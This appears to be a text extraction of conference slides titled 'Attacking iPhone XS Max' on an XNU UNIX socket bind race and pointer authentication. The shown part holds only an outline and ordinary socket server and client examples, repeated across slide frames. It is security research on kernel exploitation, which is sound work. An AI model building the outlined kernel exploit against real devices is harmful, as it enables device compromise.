



Attacking iPhone XS Max

Tielei Wang and Hao Xu



About us

- Tielei Wang and Hao Xu (@windknown)
 - Co-founders of Team Pangu
 - Known for releasing jailbreak tools for iOS 7-9
 - Organizers of MOSEC (Mobile Security Conference) at Shanghai

Outline

- UNIX Socket Bind Race Vulnerability in XNU
- Exploit the Bug on iPhone Prior to A12
- PAC Implementation and Effectiveness
- Re-exploit the Bug on iPhone XS Max
- Conclusion

Unix Domain Socket

- A UNIX socket is an inter-process communication mechanism that allows bidirectional data exchange between processes running on the same machine.

```

int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));

/* Read from the socket. */
read(sock, buf, 1024);

close(sock);

```

A simple server

```

int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to write. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Connect the socket to the path. */
connect(sock, (struct sockaddr *)&name,
        SUN_LEN(&name));

/* Write to the socket. */
write(sock, buf, 1024);

close(sock);

```

A simple client


```
int sock;  
struct sockaddr_un name;  
char buf[1024];
```

A simple server

From the kernel point of view

```
int sock;  
struct sockaddr_un name;  
char buf[1024];  
/* Create socket from which to read. */  
sock = socket(AF_UNIX, SOCK_DGRAM, 0);
```

A simple server




From the kernel point of view

```

int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

```


A simple server



From the kernel point of view


```
int sock;  
struct sockaddr_un name;  
char buf[1024];  
/* Create socket from which to read. */  
sock = socket(AF_UNIX, SOCK_DGRAM, 0);
```

A simple server




From the kernel point of view

```
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));
```

A simple server



From the kernel point of view

```

int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

